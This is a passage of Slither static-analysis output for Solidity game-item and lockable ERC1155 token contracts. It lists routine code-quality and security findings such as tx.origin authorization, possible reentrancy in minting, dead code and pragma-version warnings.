        - ERC721.approve(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#112-122)
setApprovalForAll(address,bool) should be declared external:
        - ERC721.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#136-138)
transferFrom(address,address,uint256) should be declared external:
        - ERC721.transferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#150-159)
safeTransferFrom(address,address,uint256) should be declared external:
        - ERC721.safeTransferFrom(address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#164-170)
tokenOfOwnerByIndex(address,uint256) should be declared external:
        - ERC721Enumerable.tokenOfOwnerByIndex(address,uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#37-40)
tokenByIndex(uint256) should be declared external:
        - ERC721Enumerable.tokenByIndex(uint256) (node_modules/@openzeppelin/contracts/token/ERC721/extensions/ERC721Enumerable.sol#52-55)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

ERC1155Lockable.sol

```
ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#474) is a local variable never initialized
ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470) is a local variable never initialized
ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#492) is a local variable never initialized
ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#497) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#461-480) ignores return value by IERC1155Receiver(to).onERC1155Received(operator,from,id,amount,data) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470-478)
ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#482-503) ignores return value by IERC1155Receiver(to).onERC1155BatchReceived(operator,from,ids,amounts,data) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#491-501)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

```
ERC1155Lockable.constructor(string)._uri (contracts/ERC1155Lockable.sol#35) shadows:
        - ERC1155._uri (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#30) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Variable 'ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470)' in ERC1155._doSafeTransferAcceptanceCheck(address,address,addr
ess,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#461-480) potentially used before declaration: response != IERC1155Receiver.onERC1155Received.selector (node_modules/@openzeppelin/contracts/token/
ERC1155/ERC1155.sol#471)
Variable 'ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#474)' in ERC1155._doSafeTransferAcceptanceCheck(address,address,address
,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#461-480) potentially used before declaration: revert(string)(reason) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#475)
Variable 'ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#492)' in ERC1155._doSafeBatchTransferAcceptanceCheck(addres
s,address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#482-503) potentially used before declaration: response != IERC1155Receiver.onERC1155BatchReceived.selector (node_modules/@opense
ppelin/contracts/token/ERC1155/ERC1155.sol#494)
Variable 'ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#497)' in ERC1155._doSafeBatchTransferAcceptanceCheck(address,
address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#482-503) potentially used before declaration: revert(string)(reason) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.s
ol#498)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC1155Lockable.rescueUnlock(address,uint256) (contracts/ERC1155Lockable.sol#75-90) compares to a boolean constant:
        -require(bool,string)(getRescueUnlockEnabled() == true,RESCUE_NOT_ENABLED: Token is not locked) (contracts/ERC1155Lockable.sol#76-79)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/extensions/IERC1155MetadataURI.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (contracts/ERC1155Lockable.sol#2)
        - ^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#118-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC1155._burn(address,uint256,uint256) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#329-351) is never used and should be removed
ERC1155._burnBatch(address,uint256[],uint256[]) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#360-386) is never used and should be removed
ERC1155._mint(address,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#266-286) is never used and should be removed
ERC1155._mintBatch(address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#297-319) is never used and should be removed
ERC1155Lockable._lockToken(address,uint256,uint256) (contracts/ERC1155Lockable.sol#124-142) is never used and should be removed
ERC1155Lockable._unlockToken(address,uint256,uint256) (contracts/ERC1155Lockable.sol#151-169) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/extensions/IERC1155MetadataURI.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC1155Lockable.sol#2) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Variable ERC1155Lockable._lockedTokens (contracts/ERC1155Lockable.sol#15) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

uri(uint256) should be declared external:
        - ERC1155.uri(uint256) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#59-61)
balanceOfBatch(address[],uint256[]) should be declared external:
        - ERC1155.balanceOfBatch(address[],uint256[]) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#82-98)
setApprovalForAll(address,bool) should be declared external:
        - ERC1155.setApprovalForAll(address,bool) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#103-105)
safeTransferFrom(address,address,uint256,uint256,bytes) should be declared external:
        - ERC1155.safeTransferFrom(address,address,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#117-129)
safeBatchTransferFrom(address,address,uint256[],uint256[],bytes) should be declared external:
        - ERC1155.safeBatchTransferFrom(address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#134-146)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

GameItems.sol

```
Utilities._base64(bytes) (contracts/libraries/Utilities.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 2,0x3d3d << 240) (contracts/libraries/Utilities.sol#74)
Utilities._base64(bytes) (contracts/libraries/Utilities.sol#11-82) contains an incorrect shift operation: mstore(uint256,uint256)(resultPtr__base64_asm_0 - 1,0x3d << 248) (contracts/libraries/Utilities.sol#77)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#shift-parameter-mixup

Utilities._base64(bytes) (contracts/libraries/Utilities.sol#11-82) performs a multiplication on the result of a division:
        -encodedLen = 4 * ((data.length + 2) / 3) (contracts/libraries/Utilities.sol#18)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply

GameItems.lockToken(address,uint256,uint256) (contracts/GameItems.sol#179-194) uses tx.origin for authorization: require(bool,string)(tx.origin == account,ONLY_OWNER_CAN_LOCK: Only origin owner can lock token) (contracts/GameItems.sol#18
4-187)
GameItems.unlockToken(address,uint256,uint256) (contracts/GameItems.sol#204-219) uses tx.origin for authorization: require(bool,string)(tx.origin == account,ONLY_OWNER_CAN_UNLOCK: Only origin owner can unlock token) (contracts/GameItems.
sol#209-212)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin

ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#474) is a local variable never initialized
ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#497) is a local variable never initialized
ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470) is a local variable never initialized
ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#492) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables

ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#461-480) ignores return value by IERC1155Receiver(to).onERC1155Received(operator,from,i
d,amount,data) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470-478)
ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#482-503) ignores return value by IERC1155Receiver(to).onERC1155BatchReceived(o
perator,from,ids,amounts,data) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#491-501)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

ERC1155Lockable.constructor(string)._uri (contracts/ERC1155Lockable.sol#35) shadows:
        - ERC1155._uri (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#30) (state variable)
GameItems.setPaused(bool)._paused (contracts/GameItems.sol#105) shadows:
        - Pausable._paused (node_modules/@openzeppelin/contracts/security/Pausable.sol#28) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

Variable 'ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470)' in ERC1155._doSafeTransferAcceptanceCheck(address,address,addr
ess,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#461-480) potentially used before declaration: response != IERC1155Receiver.onERC1155Received.selector (node_modules/@openzeppelin/contracts/token/
ERC1155/ERC1155.sol#471)
Variable 'ERC1155._doSafeTransferAcceptanceCheck(address,address,address,uint256,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#474)' in ERC1155._doSafeTransferAcceptanceCheck(address,address,address
,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#461-480) potentially used before declaration: revert(string)(reason) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#475)
Variable 'ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).response (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#492)' in ERC1155._doSafeBatchTransferAcceptanceCheck(addres
s,address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#482-503) potentially used before declaration: response != IERC1155Receiver.onERC1155BatchReceived.selector (node_modules/@opense
ppelin/contracts/token/ERC1155/ERC1155.sol#494)
Variable 'ERC1155._doSafeBatchTransferAcceptanceCheck(address,address,address,uint256[],uint256[],bytes).reason (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#497)' in ERC1155._doSafeBatchTransferAcceptanceCheck(address,
address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#482-503) potentially used before declaration: revert(string)(reason) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.s
ol#498)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Reentrancy in GameItems.mint(address,uint32,uint256,bool) (contracts/GameItems.sol#118-148):
        External calls:
        - _mint(to,id,amount,) (contracts/GameItems.sol#143)
                - IERC1155Receiver(to).onERC1155Received(operator,from,id,amount,data) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470-478)
        State variables written after the call(s):
        - _lockToken(to,id,amount) (contracts/GameItems.sol#146)
                - _lockedTokens[account][id] += amount (contracts/ERC1155Lockable.sol#138)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in GameItems.mint(address,uint32,uint256,bool) (contracts/GameItems.sol#118-148):
        External calls:
        - _mint(to,id,amount,) (contracts/GameItems.sol#143)
                - IERC1155Receiver(to).onERC1155Received(operator,from,id,amount,data) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#470-478)
        Event emitted after the call(s):
        - TokenLocked(account,id,amount) (contracts/ERC1155Lockable.sol#141)
                - _lockToken(to,id,amount) (contracts/GameItems.sol#146)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#213-216)
Utilities._base64(bytes) (contracts/libraries/Utilities.sol#11-82) uses assembly
        - INLINE ASM (contracts/libraries/Utilities.sol#23-79)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

ERC1155Lockable.rescueUnlock(address,uint256) (contracts/ERC1155Lockable.sol#75-90) compares to a boolean constant:
        -require(bool,string)(getRescueUnlockEnabled() == true,RESCUE_NOT_ENABLED: Token is not locked) (contracts/ERC1155Lockable.sol#76-79)
GameItems._beforeTokenTransfer(address,address,address,uint256[],uint256[],bytes) (contracts/GameItems.sol#323-349) compares to a boolean constant:
        -require(bool,string)(to == address(0) || _isSoulbound[ids[idx]] == false,TOKEN_IS_SOULBOUND: Token type is soulbound to current owner and cannot be transfered) (contracts/GameItems.sol#341-344)
```

```
TraitsConsumer.tokenName(uint256) (contracts/TraitsConsumer.sol#196-208) compares to a boolean constant:
        - hasTrait(tokenId,TraitsLibrary.NAME_TRAIT_ID) == true (contracts/TraitsConsumer.sol#202)
TraitsConsumer.tokenDescription(uint256) (contracts/TraitsConsumer.sol#211-223) compares to a boolean constant:
        - hasTrait(tokenId,TraitsLibrary.DESCRIPTION_TRAIT_ID) == true (contracts/TraitsConsumer.sol#217)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/extensions/IERC1155MetadataURI.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4)
        - ^0.8.0 (contracts/ERC1155Lockable.sol#2)
        - ^0.8.0 (contracts/GameItems.sol#2)
        - ^0.8.0 (contracts/GameRegistryConsumer.sol#3)
        - ^0.8.0 (contracts/TraitsConsumer.sol#3)
        - ^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameItems.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3)
        - ^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
        - ^0.8.0 (contracts/libraries/TraitsLibrary.sol#3)
        - ^0.8.0 (contracts/libraries/UtilLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Address.functionCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#85-87) is never used and should be removed
Address.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#95-101) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#118-120) is never used and should be removed
Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#174-176) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#147-149) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65) is never used and should be removed
Address.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#201-221) is never used and should be removed
Context._msgData() (node_modules/@openzeppelin/contracts/utils/Context.sol#21-23) is never used and should be removed
ERC1155._burnBatch(address,uint256[],uint256[]) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#360-386) is never used and should be removed
ERC1155._mintBatch(address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#297-319) is never used and should be removed
GameItems._setSoulbound(uint256) (contracts/GameItems.sol#322-324) is never used and should be removed
GameRegistryConsumer._hasAccessRole(bytes32,address) (contracts/GameRegistryConsumer.sol#58-64) is never used and should be removed
GameRegistryConsumer._isGameRegistrySet() (contracts/GameRegistryConsumer.sol#51-53) is never used and should be removed
GameRegistryConsumer._requestRandomWords(uint32) (contracts/GameRegistryConsumer.sol#91-97) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#152-155) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#188-191) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint32(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#92-95) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint8(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
Strings.toHexString(uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#40-51) is never used and should be removed
Strings.toHexString(uint256,uint256) (node_modules/@openzeppelin/contracts/utils/Strings.sol#56-66) is never used and should be removed
TraitsConsumer._getTraitsProvider() (contracts/TraitsConsumer.sol#257-259) is never used and should be removed
TraitsConsumer._setTraitString(uint256,uint32,string) (contracts/TraitsConsumer.sol#325-331) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/access/Ownable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/Pausable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/ERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/extensions/IERC1155MetadataURI.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts/utils/Address.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Context.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Strings.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/ERC1155Lockable.sol#2) allows old versions
Pragma version^0.8.0 (contracts/GameItems.sol#2) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/TraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IERC1155Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameItems.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsConsumer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ITraitsProvider.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/TraitsLibrary.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/UtilLibrary.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#63)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#137)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#164)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#184-193):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#191)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Variable ERC1155Lockable._lockedTokens (contracts/ERC1155Lockable.sol#15) is not in mixedCase
Parameter GameItems.setPaused(bool)._paused (contracts/GameItems.sol#105) is not in mixedCase
Variable GameItems._rescueUnlockEnabled (contracts/GameItems.sol#40) is not in mixedCase
Variable TraitsConsumer._uri (contracts/TraitsConsumer.sol#25) is not in mixedCase
